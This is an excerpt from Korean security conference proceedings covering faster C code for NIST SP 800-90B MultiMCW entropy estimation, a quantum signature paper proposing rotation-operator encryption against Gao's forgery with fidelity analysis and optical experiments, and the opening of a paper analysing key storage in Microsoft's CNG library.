한 번의 엔트로피 추정 시, 구현된 고속 MultiMCW 추정법의 평균 비교 횟수는 [표 17]에 나타나 있다.

[표 17] 구현된 고속 MultiMCW 평균 비교 횟수

	평균 비교 횟수
MultiMCW C 코드	697417736214
MultiMCW 고속 C 코드	1245183051
MultiMCW C 코드 : MultiMCW 고속 C 코드	560 : 1

MultiMCW 추정법의 Python 코드를 단순 변환시킨 C 코드와의 평균 비교 횟수의 차이를 보면 약 560배 차이가 나는 것을 확인할 수 있다. 한 번의 엔트로피 추정 시 대상 코드의 평균 속도를 비교한 결과는 [표 18]에 나타나 있다. 고속화된 MultiMCW 추정법의 C 코드는

Python 코드 속도의 746.17배, 단순 변환된 C 코드 속도의 341.88배인 것을 확인할 수 있다. 고속화된 MultiMCW 추정법의 C 코드 평균 시간은 객관성을 위하여 100개의 표본 데이터를 이용하여 측정한 평균값이다.

[표 18] MultiMCW 추정법의 Python 코드, 단순 변환 C 코드, 고속화된 C 코드 효율성 비교

MultiMCW 추정법 구현 코드의 효율성 비교			
코드 종류	Python 코드	단순 변환 C 코드	고속화된 C 코드
평균 시간(초)	671.56	307.70	0.90
비율	746.17	341.88	1

비교연산의 횟수를 봤을 때는 [표 17]에서와 같이 단순 변환 C 코드의 평균 소요시간이 고속화된 C 코드의 560배가 되어야 할 것 같지만 실제 소요시간을 비교해보면 341.88배이다. 이 결과는 코드가 동작하는 과정에서 덧셈과 뺄셈 연산도 포함이 되고, 그 외에도 다양한 요소의 영향으로 비교 횟수와 실제 소요시간 사이에 차이가 발생하는 것으로 사료된다.

V. 결론 및 추후 연구

본 논문에는 NIST에서 제공하는 SP800-90B Python 코드의 Non-IID 트랙의 엔트로피 추정법 중 가장 느린 MultiMCW 추정법을 C 코드로 단순 변환하여 약 2.17배의 속도향상을 확인하였다. 나아가 구현된 MultiMCW C 코드를 기반으로 코드를 분석하여 고속화가 가능한 부분을 도출하였고, 이를 개선하여 MultiMCW의 소요시간을 0.9초로 구현하는 데 성공했다. 이를 이용하면 기존 SP 800-90B의 Non-IID 트랙에서 엔트로피를 추정할 때 기존 엔트로피 추정 시간을 절반으로 개선할 수 있을 것으로 기대한다.

또한 SP 800-90B에 제시된 MultiMCW 추정법 이외의 다른 엔트로피 추정법에 대한 고속화는 추후 연구과제로 남긴다.

[참고문헌]

[1] M. S. Turan, E. Barker, J. Kelsey, K. A. McKay, M. L. Baish, and M. Boyle, "Recommendation for the Entropy Sources Used for Random Bit Generation.", (Second DRAFT) NIST SP 800-90B, 2016.

[2] NIST, SP 800-90B_EntropyAssessment, https://github.com/usnistgov/SP800-90B_EntropyAssessment.

[3] B. Elaine, J. Kelsey, "Recommendation for the Entropy Sources Used for Random Bit Generation", NIST DRAFT Special Publication 800-90B, 2012.

[4] J. Kelsey, K. A. McKay, and M. S. Turan, "Predictive models for min-entropy estimation", International Workshop on Cryptographic Hardware and Embedded Systems, pp. 373-392, 2015.

Security analysis and experiment of universal quantum encryption for quantum signature

강민성*, 조영욱*, 김용수*, 한상욱*, 문성욱*

*한국과학기술연구원(KIST) 양자정보연구단

요 약

현대암호의 전자서명과 마찬가지로 양자서명(quantum signature)은 무결성, 인증, 부인방지를 보장하는 중요한 프로토콜이다. 최근 이러한 양자서명은 양자 서명 쌍(quantum signature pair)을 만들어 주는 양자 암호화기법(quantum encryption)에 취약점이 발견되어 안전성에 위협을 받고 있다. 본 연구에서는 이 취약점을 근본적으로 해결하는 범용 양자 암호화기법(universal quantum encryption scheme)을 제안한다. 제안하는 기법에 대한 안전성을 수치적으로 제시하기 위해 양자 fidelity 개념을 최초로 도입하여 이론적인 검증을 수행하고, 양자광학 실험을 통해 구현 가능성을 보인다.

I. Intro

양자암호(quantum cryptography)는 양자역학(quantum mechanics)을 기반으로 하는 암호시스템으로 현대암호와 달리 양자컴퓨터 환경에서도 안전성이 보장된다. 양자암호를 대표하는 양자 키 분배(quantum key distribution, QKD)는 BB84, B92, 6-state, SARGO04, DPS, COW, MDI 등 다양한 프로토콜들이 제안되었고[1-7] 상용화를 위한 연구가 활발히 진행 중이다.

QKD는 양자상태의 중첩, 불확정성 원리, 복제불가 원리 등이 적용된 양자 채널을 이용하여 기밀성과 무결성을 보장하고, 이 프로토콜을 통해 획득할 수 있는 1회용 비밀키는 기밀통신을 가능하게 한다. 그러나 암호시스템은 기밀성과 무결성 외에도 인증과 부인방지 기능을 제공해야 하며 [8], 양자암호에서 이와 같은 기능을 제공하는 양자서명(quantum signature)이 반드시 필요하다 [9].

상용화 수준까지 연구되고 있는 QKD에 비해 양자 서명은 아직까지 이론 및 기초 실험 수준의 연구가 진행되고 있다. 그 주된 이유는 양자암호에서는 공개키 시스템이 존재하지 않기 때문이다. 즉, 현대암호에서는 공개키를 기반으로 전자서명 기능이 효율적으로 구현되어 사용 중인데, 양자에서는 공개키 개념이 없기 때문에 전자서명의 성숙된 기술을 적용하지 못하고 있다. 그래서 대안으로 현대암호에서 대칭키 기반으로 만들어진 서명 프로토콜을 응용하여 중재자 양자서명(arbitrated quantum signature)과 양자 일회용 서명(quantum one-time signature)등이 연구되고 있다. 이러한 양자서명 프로토콜들은 대부분 양자 암호화기법(quantum encryption scheme) [10]과 교환검사(swap test) [11]를 이용하여 양자서명 프로토콜의 인증, 무결성, 부인방지를 보장한다. 그러나 2011년 F. Gao 등은 양자 암호화기법과 교환검사를 사용하는 양자서명 프로토콜은 위조가 됨을 보였다 [12]. 이후에 Gao의 위조를 방지하기 위한 다양한 방지책들(countermeasures)이 제안되었으며,

또한 이에 대응하는 위조 방법들도 제안 되고 있다. 본 연구에서는 Gao의 위조를 근본적으로 해결할 수 있는 범용 양자 암호화기법(universal quantum encryption scheme, UQE)을 제안한다. UQE가 적용된 양자서명 프로토콜에 Gao의 위조가 시도되었을 때 안전함을 수치적으로 나타낼 수 있는 평균 fidelity 개념을 제안하고 이를 활용하여 안전성을 증명한다. 또한, UQE 기법과 Gao의 위조를 양자광학 실험으로 구현하여 검증한다.

II. Universal Quantum Encryption

2.1 Gao's forgery

무결성, 인증 부인방지 등을 보장하는 양자 서명에서 양자 암호화기법과 교환 검사는 가장 핵심적인 기술들이다. 양자 서명을 요약하여 기술하면 임의의 양자 상태(arbitrary quantum bit, qubit, $|\psi\rangle=\alpha|0\rangle+\beta|1\rangle, |\alpha|^2+|\beta|^2=1,$) 들로 구성되는 양자서명 쌍(quantum signature pair)을 생성하고 각각에 양자 암호화기법을 적용한 후 그 특성의 차이를 교환 검사를 통해 비교하는 것이다 [13]. 좀 더 구체적으로 설명하면 양자 암호화기법 [10]은 파울리 연산자들(Pauli operator)

$$\sigma_x=\begin{pmatrix}0&1\\1&0\end{pmatrix},\ \sigma_y=\begin{pmatrix}0&-i\\i&0\end{pmatrix},\ \sigma_z=\begin{pmatrix}1&0\\0&-1\end{pmatrix} \quad (1)$$

을 이용하여 큐빗 $|\psi\rangle$을 다음과 같이 암호화 한다:

$$\sigma_k|\psi\rangle=\alpha\sigma_k|0\rangle+\beta\sigma_k|1\rangle. \quad (2)$$

여기서, k는 비밀키이며, $|0\rangle=\begin{pmatrix}1\\0\end{pmatrix}$ & $|1\rangle=\begin{pmatrix}0\\1\end{pmatrix}$. 교환검사는 임의의 두 큐빗 $|\psi\rangle$와 $|\phi\rangle$의 일치함을 확인하는 알고리즘이다.

그림 1은 교환 검사를 양자 회로도로 표현한 것이며, 두 큐빗 $|\psi\rangle$와 $|\phi\rangle$를 교환 검사에 입력한 후에 보조 큐빗의 측정 결과가 $|0\rangle_{ancilla}$라면 $|\psi\rangle$와 $|\phi\rangle$는 일치하고 $|1\rangle_{ancilla}$라면 $|\psi\rangle$와 $|\phi\rangle$는 일치하지 않음을 알 수 있다.




그림 1. The quantum circuit of swap test. "SWAP"은 swap 게이트를 나타내며, $U_H=(\sigma_x+\sigma_z)/\sqrt{2}$는 Hadamard 게이트이다. "MS"는 양자측정(quantum measurement)를 나타내고, 단선(single line)과 이중선(double line)은 각각 양자채널(quantum channel)과 일반 통신채널을 나타낸다 [11, 13].

Gao 등은 이러한 양자 암호화기법과 교환 검사의 취약점을 발견하여 양자서명의 안전성을 보장하지 못함을 보였으며, 이를 Gao의 위조(Gao's forgery)라고 한다 [12]. Gao의 위조는 양자 암호화기법에 사용되는 파울리 연산자들(Pauli operators) σ_x, σ_y, σ_z이 교환 관계(commutation relations)

$$[\sigma_a,\sigma_b]=2i\epsilon_{abc}\sigma_c,\ a,b,c\in\{x,y,z\} \quad (2)$$

또는 반 교환관계(anti-commutation relations)

$$\{\sigma_p,\sigma_q\}=2i\delta_{ab}I \quad (3)$$

를 가지는 점을 이용하여 교환 검사에서도 위조가 감지되지 않게 하는 것이다. Eve가 양자 암호화기법이 적용된 양자 서명 쌍(quantum signature pair)

$$|M\rangle\otimes|Sign\rangle=|\psi\rangle\otimes\sigma_k|\psi\rangle \quad (4)$$

에 임의의 파울리 연산자 σ_e를 다음과 같이 적용하여 위조를 시도한다고 가정하자:

$$\sigma_e|M\rangle\otimes\sigma_e|Sign\rangle=\sigma_e|\psi\rangle\otimes\sigma_e\sigma_k|\psi\rangle. \quad (5)$$

여기서, $|M\rangle$은 메시지 큐빗이고 $|Sign\rangle$은 서명 큐빗이다, 이때 서명 검증자가 양자 서명 쌍을

파울리 연산자 σ_k로 복호화

$$\begin{aligned}\sigma_e|M\rangle\otimes\sigma_k\sigma_e|Sign\rangle &= \sigma_e|\psi\rangle\otimes\sigma_k\sigma_e\sigma_k|\psi\rangle \\ &= \sigma_e|\psi\rangle\otimes\pm\sigma_k\sigma_k\sigma_e|\psi\rangle \\ &= \sigma_e|\psi\rangle\otimes\pm\sigma_e|\psi\rangle \quad (6)\end{aligned}$$

하더라도 파울리 연산자들의 (반) 교환관계 때문에 Eve가 적용한 σ_e는 여전히 남아있다. 이로 인해 복호화된 양자 서명 쌍 $\sigma_e|\psi\rangle\otimes\pm\sigma_e|\psi\rangle$은 최초의 큐빗들과는 다르지만 동일하기 때문에 교환 검사를 이용하여 위조가 되었다는 사실을 감지할 수 없다.

2.2 Universal quantum encryption for quantum signature

양자서명에서 임의의 큐빗으로 양자 서명 쌍을 구성하는 경우에는 교환 검사를 반드시 사용해야 한다. 그러므로 위에서 설명한 Gao의 위조를 방지하기 위한 근본적인 대책은 (반) 교환관계를 가지고 있는 파울리 연산자들을 대신하여 비 교환관계(non-commutation relation)를 가지고 있는 임의의 회전 연산자를 양자 암호화 기법에 사용하는 것이다 [14-18] 임의의 회전 연산자 $R_{\hat{n}}(\theta)$는 다음과 같이 파울리 연산자들의 선형 결합(linear combination)이다 [19-21]:

$$\begin{aligned}R_{\hat{n}}(\theta) &= \cos\frac{\theta}{2}I + i\sin\frac{\theta}{2}(\hat{n}\cdot\vec{\sigma}) \\ &= \cos\frac{\theta}{2}I + i\sin\frac{\theta}{2}(n_x\sigma_x + n_y\sigma_y + n_z\sigma_z). \quad (7)\end{aligned}$$

여기서, I는 단위행렬이다. 그리고 $\hat{n}=(n_x,n_y,n_z)$는 3차원 벡터이고, $\vec{\sigma}=(\sigma_x,\sigma_y,\sigma_z)$는 3개 파울리 연산자들로 구성되는 벡터이다. 그러므로 임의의 회전연산자 $R_{\hat{n}}(\theta)$과 $R_{\hat{m}}(\phi)$가 서로 교환이 되는 경우는

$$\sin\frac{\theta}{2}\sin\frac{\phi}{2}(\hat{n}\times\hat{m})\cdot\vec{\sigma}=0 \quad (8)$$

을 만족하는

$$\theta = 2s \quad (9)$$

또는

$$\phi = 2t \quad (10)$$

또는

$$\hat{n}\times\hat{m}=0 \quad (11)$$

경우들만 해당하며, 여기서 s와 t는 정수이다. 즉, 식 (9), (10), (11)과 같은 경우를 제외한 회전연산자는 어떤 임의의 회전연산자하고도 non-commutation relation을 만족한다. 앞으로 본 논문에서는 $\theta\neq 2s$, $\phi\neq 2t$, $\hat{n}\times\hat{m}\neq 0$을 $R_{\hat{n}}(\theta)$과 $R_{\hat{m}}(\phi)$의 비 교환 조건이라고 한다. 또한, 회전 연산자 $R_{\hat{n}}(\theta)$는 회전축과 회전각으로 큐빗을 Bloch sphere [20] 표면상의 원하는 지점으로 옮길 수 있다. 이것은 회전 연산자 $R_n(\theta)$이 2차원 유티타리 U, $U^+U=UU^+=I$, 와 동일하다는 것을 의미한다. 결과적으로 비 교환 조건을 만족하는 회전연산자 $R_n(\theta)$를 이용하는 양자 암호화기법을 UQE이라고 할 수 있다.

III. Security Analysis

UQE를 양자서명에 적용하기 위해서는 통신 구성원들은 어떠한 회전축과 회전각을 사용할 것인지 사전에 약속해야 한다. UQE가 적용된 양자 서명 쌍은 다음과 같다:

$$|M\rangle\otimes|Sign\rangle = |\psi\rangle\otimes R_{\hat{n}}(\theta)|\psi\rangle. \quad (12)$$

만약 식 (5)와 유사하게 Eve가 임의의 회전연산자 $R_{\hat{m}}(\phi)$를 이용하여 식 (12)의 양자 서명 쌍에 다음과 같이 위조 시도를 할 수 있다:

$$\sigma_e|M\rangle\otimes\sigma_e|Sign\rangle = \sigma_e|\psi\rangle\otimes R_{\hat{m}}(\phi)R_{\hat{n}}(\theta)|\psi\rangle. \quad (13)$$

서명 검증자는 의해 식 (13)의 위조된 양자 서명 쌍을

다음과 같이 복호화 한다:

$$\begin{aligned}&\sigma_e|M\rangle \otimes R_{\hat{n}}^{+}(\theta)R_{\hat{m}}(\phi)|Sign\rangle \\ &= \sigma_e|M\rangle \otimes R_{\hat{n}}(-\theta)R_{\hat{m}}(\phi)|Sign\rangle \\ &= \sigma_e|\psi\rangle \otimes R_{\hat{n}}(-\theta)R_{\hat{m}}(\phi)R_{\hat{n}}(\theta)|\psi\rangle. \end{aligned} \quad (14)$$

이어서 그는 교환 검사를 이용하여 식 (14)의 두 큐빗 $\sigma_e|\psi\rangle$과 $R_{\hat{n}}(-\theta)R_{\hat{m}}(\phi)R_{\hat{n}}(\theta)|\psi\rangle$의 일치함을 확인한다. 여기서 UQE가 적용된 양자 서명 쌍이 Gao의 위조에 안전하다면 두 큐빗 $\sigma_e|\psi\rangle$과 $R_{\hat{n}}(-\theta)R_{\hat{m}}(\phi)R_{\hat{n}}(\theta)|\psi\rangle$이 교환 검사에서 일치하지 않음으로 나타나야 한다. 양자정보이론에서는 두 큐빗 $A=|\Psi\rangle\langle\Psi|$와 $B=|\Phi\rangle\langle\Phi|$의 일치함의 정도를 양자 fidelity $F(A,B)$로 정량화 한다:

$$F(A,B) \equiv tr\sqrt{A^{1/2}BA^{1/2}} \ . \quad (15)$$

만약 두 큐빗 $A=|\Psi\rangle\langle\Psi|$와 $B=|\Phi\rangle\langle\Phi|$가 pure state라면 양자 fidelity는 Uhlmann's fidelity로 다음과 같이 표현 할 수 있다 [20]:

$$\begin{aligned}F(A,B) &= tr\sqrt{\langle\Phi|\Psi\rangle\langle\Psi|\Phi\rangle} \\ &= |\langle\Phi|\Psi\rangle|. \end{aligned} \quad (16)$$

식 (16)에서도 알 수 있듯이 fidelity는 최소 0에서 최대 1까지 값의 범위를 가지며, 두 큐빗이 완전히 다르다면 fidelity는 0이고 일치한다면 1이다. 그림 2는 UQE와 Gao의 위조를 Bloch sphere로 나타낸 것이다. 그림 2는 UQE의 회전 연산자 $R_{\hat{n}}(\theta)$는 회전축을 고정한 상태에서 Gao의 위조에 사용되는 회전 연산자 $R_{\hat{m}}(\phi)$의 가능한 모든 경우를 고려하여 나타낸다. 본 논문에서는 그림 2와 같이 UQE와 Gao의 위조가 적용된 pure state인 $\sigma_e|\psi\rangle$과 $R_{\hat{n}}(-\theta)R_{\hat{m}}(\phi)R_{\hat{n}}(\theta)|\psi\rangle$의 일치하는 정도를 Uhlmann's fidelity로 계산하였다. 그림 3은 이 경우의 평균 fidelity를 3차원 그래프로 나타낸 것으로 약 0.85이다. 평균 fidelity가 1이 되지 않으므로 UQE가 적용된 양자 서명 쌍은 Eve가 위조에 안전하다. 이것은 단일 큐빗으로 구성된 메시지 큐빗 $|M\rangle$의 평균 fidelity이다. 만약 메시지 큐빗 $|M\rangle=\otimes_{i=1}^{N}|m_i\rangle$이 큐빗들의 composite system이라면 평균 fidelity는 $(0.85)^N$ 이 되며, UQE의 높은 안전성을 확보할 수 있다.




그림 2. The bloch sphere representation of universal quantum encryption and Gao's forgery. UQE의 $R_{\hat{n}}(\theta)$은 회전축 $\hat{n}$을 z축으로 회전각 θ을 $\pi/2$로 설정했다. Gao의 위조의 $R_{\hat{m}}(\phi)$은 회전축의 azimuthal angle은 $\pi/4$로 polar angle β는 모든 범위로 설정했고 회전각도 모든 범위 이다.




그림 3. The average fidelity of universal quantum encryption

IV. Experimental Results

그림 4는 UQE가 Gao의 위조에 안전함을 실험적으로 확인하기 위한 셋업이다. 그림 4처럼

제안하는 UQE 기법에 사용되는 임의의 회전연산자는 평광판(wave plate)들의 조합으로 구현하며[22], 교환 검사는 Hong-Ou-Mandel 간섭계로 구현했다 [23]. UQE에 의해 위조가 되지 않음을 검증하기 원하는 두 큐빗 $\sigma_e|\psi\rangle$과 $R_{\hat{n}}(-\theta)R_{\hat{m}}(\phi)R_{\hat{n}}(\theta)|\psi\rangle$은 Hong-Ou-Mandel 간섭계를 지나면서 두 큐빗의 일치정도에 따라서 coincidence counts의 변화가 발생한다. 두 큐빗 $\sigma_e|\psi\rangle$과 $R_{\hat{n}}(-\theta)R_{\hat{m}}(\phi)R_{\hat{n}}(\theta)|\psi\rangle$이 서로 수직(orthogonal)하여 완전히 일치하지 않는다면 coincidence counts는 최대가 된다. 하지만 이것들이 일치하는 정도에 따라 coincidence counts는 감소하거나 최소가 되며, 이때 Hom-Ou-Mandel dip이 발생했다고 한다. 이러한 물리적 매커니즘은 fidelity와 완전히 일치한다[24].




그림 4. The experimental setup of universal quantum encryption and Goa's forgery.




그림 5. The experiment results of UQE's average fidelity. 파란색 선은 그림 3에서 polar angle β가 π일 때 평균의 단면을 나타낸다. 검은 점은 실험 결과이며 검은 막대는 오차 값이다.

그림 5는 UQE의 average fidelity를 실험으로 검증한 결과이다. 실험은 그림2의 조건과 동일한 상황에서 이뤄졌다. 추가적으로 그림3의 3차원 그래프의 단면을 검증하기 위해 회전연산자 $R_{\hat{m}}(\phi)$의 회전축 polar angle β도 π로 고정했다. 그림5에서 확인 할 수 있듯이 회전연산자 $R_{\hat{m}}(\phi)$의 회전각 ϕ이 0 또는 2π일 때 평균 fidelity가 거의 1에 가깝게 나오지만, 이때 회전연산자 $R_{\hat{m}}(\phi)$는 단위행렬 I 임으로 위조자는 아무것도 하지 않은 것과 동일하다. 그리고 회전연산자 $R_{\hat{m}}(\phi)$의 회전각 ϕ가 π일 때, 평균 fidelity는 대략 0.34로 Gao의 위조는 불가능 하다.

V. Conclusion

본 논문에서는 양자서명의 안전성에 심각한 위협이 되는 Gao의 Forgery를 설명하고, 이를 본질적으로 해결할 수 있는 UQE를 제안했다. 또한 UQE를 양자정보학적 관점인 평균 fidelity를 이용하여 분석하고 Gao의 위조에 안전함을 수치적으로 제시했다. 마지막으로 양자 광학 실험을 통해 UQE와 Gao의 위조를 실제로 구현했으며, 이론적인 수치가 실험적으로 일치함을 확인했다.

Acknowledgements

This work was supported in part by the ICT R&D Programs of MSIP/IITP (Grant Nos. B0101-16-1355), and the KIST institutional Programs (Project No. 2E27231 and 2V05340).

[참고문헌]

[1] C. H. Bennett and G. Brassard, "Quantum cryptography: Public key distribution and coin tossing". In Proceedings of IEEE International Conference on Computers, Systems and Signal Processing, vol. 175, pp. 8, New York, 1984.

[2] C. H. Bennett, "Quantum cryptography using any two nonorthogonal states." Physical review letters, vol. 68, pp. 3121, 1992.

[3] C. A. Fuchs, N. Gisin, R. B. Griffiths, , C. S. Niu, and A. Peres, "Optimal eavesdropping in quantum cryptography.

I. Information bound and optimal strategy." Physical Review A, vol 56, pp. 1163, 1997.

[4] V. Scarani, A. Acin, G. Ribordy, and N. Gisin "Quantum cryptography protocols robust against photon number splitting attacks for weak laser pulse implementations." Physical review letters, vol. 92, pp. 057901, 2004

[5] K. Inoue, E. Waks, and Y. Yamamoto, "Differential phase shift quantum key distribution." Physical Review Letters, vol. 89, pp. 037902, 2002

[6] D. Stucki, N. Brunner, N. Gisin, V. Scarani, and H. Zbinden, "Fast and simple one-way quantum key distribution" Applied Physics Letters, vol. 87, pp. 194108, 2005

[7] H. K. Lo, M. Curty, & B. Qi, " Measurement-device-independent quantum key distribution." Physical review letters, vol. 108, pp. 130503, 2012

[8] D. R. Stinson, Cryptography: Theory and Practice, CRC Press, Boca Raton, 2005

[9] P. J. Clarke, R. J. Collins, V. Dunjko, E. Andersson, J. Jeffers, and G. S. Buller, "Experimental demonstration of quantum digital signatures using phase-encoded coherent states of light." Nature Communications. vol. 3, pp. 1174, 2012

[10] P.O. Boykin, V. Roychowdhury, "Optimal encryption of quantum bits." Physical review A, vol. 67, pp. 042317, 2003

[11] H. Buhrman, R. Cleve, J. Watrous, and R. de Wolf, "Quantum fingerprinting." Physical review letters. vol. 87, pp. 167902, 2001

[12] F. Gao, S.-J. Qin, F.-Z. Guo, and Q.-Y. Wen, "Cryptanalysis of the arbitrated quantum signature protocols." Physical review A, vol. 84, pp, 022344, 2011

[13] R. Amiri, and E. Andersson, "Unconditionally Secure Quantum Signatures." Entropy, vol. 17, pp. 5635-5659, 2015

[14] J.W. Choi, K.-Y. Chang, and D. Hong, "Security problem on arbitrated quantum signature schemes.", Physical review A, vol. 84, pp.062330, 2011

[15] M.-S. Kang, C.-H. Hong, J. Heo, J.-I. Lim, and H.-J. Yang, "Comment on "Quantum Signature Scheme with Weak Arbitrator." International Journal of Theoretical Physics, vol. 53, pp 1862-1866, 2014

[16] K.-J. Zhang, W.-W. Zhang, and D. Li, "Improving the security of arbitrated quantum signature against the forgery attack." Quantum information processing, vol. 12, pp. 2655-2669. 2013

[17] K.-J. Zhang, S.-J. Qin, Y. Sun, T.-T. Song, and Q. Su, "Reexamination of arbitrated quantum signature: the impossible and the possible." Quantum information processing, vol. 12, pp. 3127-3141, 2013

[18] M.-S. Kang, C.-H. Hong, J. Heo, J.-I. Lim, and H.-J. Yang, "Quantum Signature Scheme Using a Single Qubit Rotation Operator." International Journal of Theoretical Physics, vol. 54, pp. 614-629, 2015

[19] A. Barenco, C.H. Bennett, R. Cleve, D.P. DiVincenzo, N. Margolus, P. Shor, T. Sleator, J.A. Smolin, and H. Weinfurter, "Elementary gates for quantum computation." Physical review A, vol. 52, pp.3457, 1995

[20] M.A. Nielsen, I.L. Chuang, Quantum computation and quantum information, Cambridge university press, 2010.

[21] J.J. Sakurai, J. Napolitano, Modern quantum mechanics, Addison-Wesley, 2011.

[22] B. N. Simon, C. M. Chandrashekar, and S. Simon, "Hamilton's turns as a visual tool kit for designing single-qubit unitary gates." Physical review A, vol. 85, pp. 022323, 2012

[23] J. C. Garcia-Escartin, and P. Chamorro-Posada, "swap test and Hong-Ou-Mandel effect are equivalent." Physical review A, vol. 87, pp. 052330, 2013

[24] D. K. Oi, and J. Åberg, "Fidelity and coherence measures from interference." Physical review letters, vol. 97, pp. 220404, 2006

A-2 시스템 보안

김 수 현 (순천향대)

- **CNG 암호 라이브러리의 비대칭키 관련 함수에서의 키 저장 메커니즘 분석**
  오인수, 이경률. 이선영, 임강빈
- **무선공유기의 서명체인 기반 펌웨어 업데이트 프로토콜**
  김병관, 손주환, 정일안
- **난수화에 기반을 둔 방어 기법에 대한 연구: 데이터 공간 난수화를 중심으로**
  오현영, 양명훈, 박재성, 백윤흥
- **JIT-ROP 및 방어 방법에 대한 연구**
  전성화, 방인영, 박준모, 권동현, 백윤흥

CNG 암호 라이브러리의 비대칭키 관련 함수에서의 키 저장 메커니즘 분석

오인수*, 이경률**, 이선영*, 임강빈*

*순천향대학교 정보보호학과, **순천향대학교 보안안전융합기술사업화센터

Analysis of Key Storage Mechanism in Asymmetric Key Related Functions of CNG Cryptographic Library

Insu Oh*, Kyungroul Lee**, Sun-Young Lee*, Kangbin Yim*

*Dept. of Information Security Engineering, Soonchunhyang University

**R&BD Center for Security and Safety Industries (SSI), Soonchunhyang University

요 약

본 논문은 기존 암호 라이브러리들의 확장성 문제를 해결하기 위하여 새로이 등장한 마이크로소프트 CNG 암호 라이브러리의 비대칭키 관련 함수에서의 키 저장 메커니즘을 분석하였다. 분석을 위하여 NCrypt와 BCrypt 관련 함수를 기반으로 비대칭키 알고리즘 중 하나인 RSA 알고리즘을 활용하는 샘플코드 작성하여 키의 정보 및 저장 위치 등을 상세히 분석하였다. 본 논문의 결과를 통하여 CNG를 사용하는 보다 강인한 암호 시스템을 구성할 수 있을 것으로 사료된다.

Ⅰ. 서론

암호 시스템을 위한 암호 라이브러리는 다양한 기업들에 의하여 구현되고 배포되었으며, 이는 흔히 암호 API라고 불린다. 암호 라이브러리는 그 종류가 다양하며, 현재 대표적인 암호 라이브러리로는 RSA의 PKCS#11과 마이크로소프트의 CAPI가 대표적이다. 하지만 다양한 환경에 빠르게 대처하기 위한 확장성을 고려하지 않고 설계되어 새로운 요구사항이 발생하는 경우에는 새로이 개발하는 문제점을 가진다[1].

이와 같이 상대적으로 이른 시기에 개발되고 배포된 기존 라이브러리들은 하드웨어 플랫폼, 운영체제 등을 포함하는 실행환경의 다변화 및 급변상황을 따라가지 못하고 있는 실정으로, 이는 라이브러리 설계상의 구조적 문제로 인하여 발생한다고 할 수 있다. 특히, 마이크로소프트는 자신이 개발한 운영체제인 비스타, 윈도우7, 8 등으로 짧은 기간 빠르게 업데이트 되면서 기존 암호 라이브러리인 CAPI의 민첩성에 대하여 고민하게 되었으며, 이러한 문제점을 해결하고자 CNG(Cryptography API: Next Generation)를 발표하였다[2, 3, 4].

CNG는 차세대 암호 라이브러리로, 최신 알고리즘과 커널모드, 감사기능을 지원하며, 기존 CAPI의 단점을 보완함으로써 개발자가 원하는 요구사항에 따라 환경이 변화하더라도 유연하게 대응하는 장점이 있다. 하지만 암호화 및 복호화 등 암호와 관련된 연산을 수행하는 함수를 핸들에 의하여 처리하기 때문에 실시간으로 처리하는 과정에서 키를 확인하는데 어려움이 있다. 따라서 본 논문에서는 개발 과정에서의 디버깅 및 구현된 제품의 안전성을 검증하기 위하여 실시간에서 처리하는 과정에서 키 정보를 확인하는 방법에 대한 연구를 진행하였으며, 특히, CNG 라이브러리의 NCrypt 라이브러리에서의 키 저장 메커니즘을 분석하고자 한다[2, 3, 4].


Ⅱ. 관련 연구

